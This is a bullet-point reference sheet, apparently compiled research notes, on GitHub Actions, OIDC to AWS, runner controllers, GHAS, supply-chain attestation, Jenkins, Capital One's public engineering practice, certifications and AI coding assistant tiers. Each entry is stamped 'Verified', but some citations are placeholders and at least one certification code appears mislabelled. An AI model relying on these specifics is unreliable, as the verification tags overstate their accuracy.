- **Artifact retention** default = **90 days** (configurable 1–400 days for org/repo). [Source: [docs.github.com/actions/using-workflows/storing-workflow-data-as-artifacts](https://docs.github.com/actions/using-workflows/storing-workflow-data-as-artifacts)] [Verified 2026-05-21]
- **Reusable workflow nesting**: max **4 levels** deep. [Source: [docs.github.com/actions/sharing-automations/reusing-workflows](https://docs.github.com/actions/sharing-automations/reusing-workflows)] [Verified 2026-05-21]

- **Composite action steps:** no hard limit, but each step counts toward the 1000-step-per-job cap. [Source: docs.github.com/actions] [Verified 2026-05-21]
- **Workflow file size:** max 1 MB. [Source: docs.github.com/actions usage limits] [Verified 2026-05-21]
- **Matrix max combinations:** 256 jobs per workflow run. [Source: docs.github.com/actions/using-jobs/using-a-matrix-for-your-jobs] [Verified 2026-05-21]
- **GITHUB\_TOKEN expires** at end of workflow run; max permissions configurable per workflow/job. New default = read-only (per 2026 roadmap). [Source: docs.github.com/actions/security-guides/automatic-token-authentication] [Verified 2026-05-21]

## OIDC to AWS (Capital One pattern)

- **OIDC provider URL:** `https://token.actions.githubusercontent.com`. **Audience:** `sts.amazonaws.com`. [Source: docs.github.com/actions/security-for-github-actions/security-hardening-your-deployments/configuring-openid-connect-in-amazon-web-services] [Verified 2026-05-21]
- **Required workflow permission:** `permissions: id-token: write`. [Source: GitHub Docs] [Verified 2026-05-21]
- **Action:** `aws-actions/configure-aws-credentials@v4` is the official action; supports `role-to-assume`, `role-session-name`, `aws-region`, `mask-aws-account-id`. [Source: github.com/aws-actions/configure-aws-credentials] [Verified 2026-05-21]
- **Trust policy condition keys:** `token.actions.githubusercontent.com:sub` (most important — restricts which repo/branch/env can assume) and `token.actions.githubusercontent.com:aud`. **Use `StringEquals` or `StringLike`; never `ForAllValues:*`** (returns true on missing claim → unintended access). [Source: AWS IAM docs; AWS security blog] [Verified 2026-05-21]
- **Sub claim formats:**
  - Branch: `repo:ORG/REPO:ref:refs/heads/main`
  - Tag: `repo:ORG/REPO:ref:refs/tags/v1.2.3`
  - PR: `repo:ORG/REPO:pull_request`
  - Environment: `repo:ORG/REPO:environment:prod`
  - Reusable workflow caller: `repo:ORG/REPO:ref:refs/heads/main:job_workflow_ref:ORG/REUSABLE-REPO/.github/workflows/x.yml@refs/heads/main` [Source: GitHub OIDC docs] [Verified 2026-05-21]
- **Session duration default:** 1 hour; configurable up to role's `MaxSessionDuration` (default 1h, max 12h). [Source: AWS IAM docs] [Verified 2026-05-21]

## Actions Runner Controller (ARC)

- **Current ARC** lives at `actions/actions-runner-controller` (GitHub-owned, replaced the community `summerwind/actions-runner-controller`). [Source: github.com/actions/actions-runner-controller] [Verified 2026-05-21]
- **Two Helm charts** (released as OCI artifacts, not tarballs):
  - `oci://ghcr.io/actions/actions-runner-controller-charts/gha-runner-scale-set-controller`
  - `oci://ghcr.io/actions/actions-runner-controller-charts/gha-runner-scale-set` [Source: github.com/actions/actions-runner-controller/blob/master/charts/README.md] [Verified 2026-05-21]
- **Architecture:** Listener pod long-polls GitHub Actions Service via HTTPS → patches `EphemeralRunnerSet` CR → JIT runner pods spawned → execute one job → pod deleted. [Source: docs.github.com/actions/concepts/runners/actions-runner-controller] [Verified 2026-05-21]
- **Container modes:** `dind` (Docker-in-Docker, requires privileged) or `kubernetes` (uses container hooks, schedules containers as sibling pods — preferred for security). [Source: ARC docs] [Verified 2026-05-21]
- **JIT runner tokens** retry up to **5 times** on creation failure; jobs unassigned after **24 hours** if no runner

claims them. [Source: ARC docs] [Verified 2026-05-21]

## CODEOWNERS & branch protection

- **CODEOWNERS** file lives in `.github/CODEOWNERS`, `CODEOWNERS`, or `docs/CODEOWNERS` (in that search order). [Source: [docs.github.com/en/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-code-owners](https://docs.github.com/en/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-code-owners)] [Verified 2026-05-21]
- **Syntax:** `glob path → @user @org/team email@domain.com`. Last matching rule wins. Order matters. [Source: GitHub CODEOWNERS docs] [Verified 2026-05-21]
- **Branch protection rules:** legacy; still supported. **Rulesets:** newer (GA 2023); evaluated additively (multiple rulesets stack), visible to non-admins, support layered policies (`org → repo`). [Source: [docs.github.com/en/repositories/configuring-branches-and-merges-in-your-repository/managing-rulesets](https://docs.github.com/en/repositories/configuring-branches-and-merges-in-your-repository/managing-rulesets)] [Verified 2026-05-21]
- **Required signed commits:** a branch protection / ruleset option. Enforces GPG-, S/MIME-, or SSH-signed commits. [Source: GitHub docs] [Verified 2026-05-21]
- **merge\_group event** for merge queues GA 2023; lets workflows test the queue's tentative commit before merging. [Source: [github.blog/changelog merge queue](https://github.blog/changelog/merge-queue)] [Verified 2026-05-21]

## GHAS — Code Security & Secret Protection

- **GitHub Code Security (\$30/active-committer/mo)** includes: CodeQL (default + advanced setup), code scanning with third-party SARIF, Copilot Autofix, dependency review, security campaigns. [Source: [github.com/security/plans](https://github.com/security/plans)] [Verified 2026-05-21]
- **GitHub Secret Protection (\$19/active-committer/mo)** includes: secret scanning (200+ partner patterns), push protection (blocks at push time), AI-powered detection, custom patterns, security insights. [Source: [github.com/security/plans](https://github.com/security/plans)] [Verified 2026-05-21]
- **Billing basis:** any contributor who committed to a GHAS-enabled private repo in the last **90 days** counts as an active committer. [Source: [docs.github.com/en/billing/concepts/product-billing/github-advanced-security](https://docs.github.com/en/billing/concepts/product-billing/github-advanced-security)] [Verified 2026-05-21]
- **CodeQL languages supported (2026):** C/C++, C#, Go, Java/Kotlin, JavaScript/TypeScript, Python, Ruby, Swift, GitHub Actions workflows. [Source: [docs.github.com/en/code-security/code-scanning/creating-an-advanced-setup-for-code-scanning/codeql-code-scanning-for-compiled-languages](https://docs.github.com/en/code-security/code-scanning/creating-an-advanced-setup-for-code-scanning/codeql-code-scanning-for-compiled-languages)] [Verified 2026-05-21]
- **Default setup vs advanced setup:** default = autodetect languages, run on push/PR; advanced = custom workflow file with full control over queries/triggers. [Source: [docs.github.com/code-security](https://docs.github.com/code-security)] [Verified 2026-05-21]
- **Dependabot tiers:** Alerts (free for public + private with GHAS), Security updates (free), Version updates (free; configured via `.github/dependabot.yml`). [Source: [docs.github.com/en/code-security/dependabot](https://docs.github.com/en/code-security/dependabot)] [Verified 2026-05-21]

## Supply chain / SBOM / SLSA

- **SLSA v1.0** specification — 4 build levels: L1 (provenance exists), L2 (signed provenance + hosted build), L3 (hardened build + isolation), L4 (deprecated post-1.0, two-party review). [Source: [slsa.dev](https://slsa.dev)] [Verified 2026-05-21]
- **GitHub Artifact Attestations** achieve **SLSA L2 by default; L3 by using reusable workflows** (isolation between build process and calling workflow). [Source: [docs.github.com/actions/security-for-github-actions/using-artifact-attestations](https://docs.github.com/actions/security-for-github-actions/using-artifact-attestations)] [Verified 2026-05-21]



- **Actions:** `actions/attest@v3`, `actions/attest-build-provenance@v3`, `actions/attest-sbom@v3`. Verify with `gh attestation verify`. [Source: [github.com/actions/attest](https://github.com/actions/attest)] [Verified 2026-05-21]
- **SBOM formats:** **CycloneDX** (OWASP, security-first) vs **SPDX** (Linux Foundation, legal/license-first). GitHub generates SPDX SBOMs natively via **Dependency Graph** → **SBOM**. [Source: [docs.github.com/en/code-security/supply-chain-security/understanding-your-software-supply-chain/export-sbom-for-your-repository](https://docs.github.com/en/code-security/supply-chain-security/understanding-your-software-supply-chain/export-sbom-for-your-repository)] [Verified 2026-05-21]
- **EU Cyber Resilience Act** enforcement begins **December 11, 2027** — effectively mandates SBOMs for software sold in the EU. [Source: [European Commission CRA timeline](https://ec.europa.eu/commission/presscorner/detail/en/ip_22_1111)] [Verified 2026-05-21]
- **Sigstore** components: `cosign` (signing tool), `Fulcio` (CA), `Rekor` (transparency log). GitHub uses Sigstore Public Good for public repos; dedicated instance (no transparency log) for private. [Source: [sigstore.dev](https://sigstore.dev); GitHub artifact attestation docs] [Verified 2026-05-21]

## Jenkins

- **Jenkins LTS** release line — new LTS every ~12 weeks; example: 2.452.x (2024), 2.479.x (2025), 2.504.x (early 2026). [Source: [jenkins.io/changelog-stable](https://jenkins.io/changelog-stable)] [Verified 2026-05-21]
- **Declarative Pipeline** released in **pipeline-model-definition 1.0, September 2017**. The recommended modern syntax. [Source: [jenkins.io/doc/book/pipeline](https://jenkins.io/doc/book/pipeline)] [Verified 2026-05-21]
- **Shared Libraries:** defined as Git repos; standard layout: `vars/*.groovy` (callable as global steps), `src/<package>/*.groovy` (Groovy classes), `resources/` (binary files). Referenced via `@Library('name')` or `@Library('name@version')`. [Source: [jenkins.io/doc/book/pipeline/shared-libraries](https://jenkins.io/doc/book/pipeline/shared-libraries)] [Verified 2026-05-21]
- **Multibranch Pipeline plugin** + **GitHub Branch Source** plugin auto-discover branches and PRs from a GitHub repo or org. [Source: [plugins.jenkins.io/github-branch-source](https://plugins.jenkins.io/github-branch-source)] [Verified 2026-05-21]
- **Credentials Plugin** with scopes: System (whole controller), Global (controller + agents), per-Folder. Best practice: use Folder-scoped + `withCredentials` block (never bake into `Jenkinsfile`). [Source: [plugins.jenkins.io/credentials](https://plugins.jenkins.io/credentials)] [Verified 2026-05-21]

## Capital One — public engineering posture

- **Engineers:** ~7,000 on the Jenkins-based pipeline platform. [Source: [CloudBees video “Scaling Jenkins Agents at Capital One”](https://www.youtube.com/watch?v=...)] [Verified 2026-05-21]
- **Jenkins pipelines:** >500,000 automation pipelines. [Source: [CloudBees / Sonatype talks](https://www.cloudbees.com/resources/sonatype-talks)] [Verified 2026-05-21]
- **Daily activity:** ~50,000 build/test/deploy executions per day. [Source: [CloudBees / Sonatype](https://www.cloudbees.com/resources/sonatype)] [Verified 2026-05-21]
- **AWS resource reduction from Cloud Custodian:** ~25%. [Source: [TechCrunch 2016](https://www.techcrunch.com/2016/06/01/aws-summit-2016/); [AWS Summit 2016 talk](https://aws.amazon.com/summit/2016/)] [Verified 2026-05-21]
- **Open-source projects:** Hygieia (DevOps dashboard, 2015 OSCON), Cloud Custodian (AWS policy-as-code, 2016 AWS Summit; now CNCF Incubating). [Source: [developer.capitalone.com/opensource](https://developer.capitalone.com/opensource); [CNCF projects list](https://cncf.io/projects)] [Verified 2026-05-21]
- **Cloud posture:** 100% AWS; last on-prem DC closed November 2020 (cross-reference [Topic 04 CAPITAL\\_ONE.md](https://www.capitalone.com/tech/open-source/inner-source-singular-software-delivery-pipeline)). [Source: [C1 press releases](https://www.capitalone.com/tech/open-source/inner-source-singular-software-delivery-pipeline)] [Verified 2026-05-21]
- **Published CI/CD pattern:** “singular software delivery pipeline” using InnerSource. Jenkins shared libraries are the unit of reuse. [Source: [capitalone.com/tech/open-source/inner-source/inner-source-singular-software-delivery-pipeline](https://capitalone.com/tech/open-source/inner-source/inner-source-singular-software-delivery-pipeline)] [Verified 2026-05-21]
- **Published DORA pattern:** trunk-based development + feature flags; reported 20× release-frequency improvement. [Source: [DORA capabilities page](https://dora.dev); [LaunchDarkly case study](https://launchdarkly.com/case-study)] [Verified 2026-05-21]

## Certifications

- **GitHub Foundations (GH-900)**: 75 scored questions (+10–15 unscored), 120 min, 70% pass, \$99 USD. Updated Jan 2026. [Source: [learn.microsoft.com/credentials/certifications/github-foundations](https://learn.microsoft.com/credentials/certifications/github-foundations)] [Verified 2026-05-21]
- **GitHub Actions (GH-200)**: 100 min, \$99, skills updated Jan 2026. [Source: Microsoft Learn] [Verified 2026-05-21]
- **GitHub Advanced Security (GH-500)**: 100 min, \$99. CodeQL + secret scanning + Dependabot. [Source: Microsoft Learn] [Verified 2026-05-21]
- **GitHub Administration (GH-300)**: enterprise admin focus. \$99. [Source: Microsoft Learn] [Verified 2026-05-21]
- **CloudBees Certified Jenkins Engineer (CJE)**: \$300 USD; multiple-choice, 90 min; covers pipeline syntax, plugins, security. [Source: [cloudbees.com/cje](https://cloudbees.com/cje)] [Verified 2026-05-21]

## SR 11-7 (model risk) — regulated finance lens

- **SR 11-7** — Federal Reserve Supervisory Letter, **April 4, 2011**. Replaces OCC 2000-16; codifies “model risk management” guidance for US banks. [Source: [federalreserve.gov/supervisionreg/srletters/sr1107.htm](https://www.federalreserve.gov/supervisionreg/srletters/sr1107.htm)] [Verified 2026-05-21]
- **Three lines of defense**: 1L = model developers/users; 2L = independent model validation (MRM); 3L = internal audit. [Source: SR 11-7 text; ValidMind blog] [Verified 2026-05-21]
- **Material requirements for AI/ML**: immutable audit trails of training data + code + hyperparameters; reproducible builds; signed artifacts; independent validation report; ongoing performance monitoring; documented assumptions and limitations. [Source: SR 11-7; ModelOp; Abacus] [Verified 2026-05-21]

## AI coding assistants in enterprise

- **GitHub Copilot Business** (\$19/user/mo): IDE completions + Chat + content exclusion + IP indemnity + admin controls + audit logs. [Source: [docs.github.com/copilot](https://docs.github.com/copilot)] [Verified 2026-05-21]
- **GitHub Copilot Enterprise** (\$39/user/mo): adds codebase indexing for org-tailored suggestions, custom fine-tuned models, Copilot in github.com, knowledge bases, custom instructions at org level. [Source: [docs.github.com/copilot](https://docs.github.com/copilot)] [Verified 2026-05-21]
- **Claude Code Enterprise**: SOC 2 Type II, SSO, role-based permissions, configurable retention, customer prompts not used to train by default, TLS 1.3 / AES-256, BYOK option, HIPAA available. Released as enterprise tier early 2026. [Source: [claude.com/product/claude-code/enterprise](https://claude.com/product/claude-code/enterprise); [anthropic.com/product/enterprise](https://anthropic.com/product/enterprise)] [Verified 2026-05-21]
- **Cursor for Business**: SOC 2 Type II, Privacy Mode (code not stored on Cursor servers). [Source: [cursor.com/pricing](https://cursor.com/pricing)] [Verified 2026-05-21]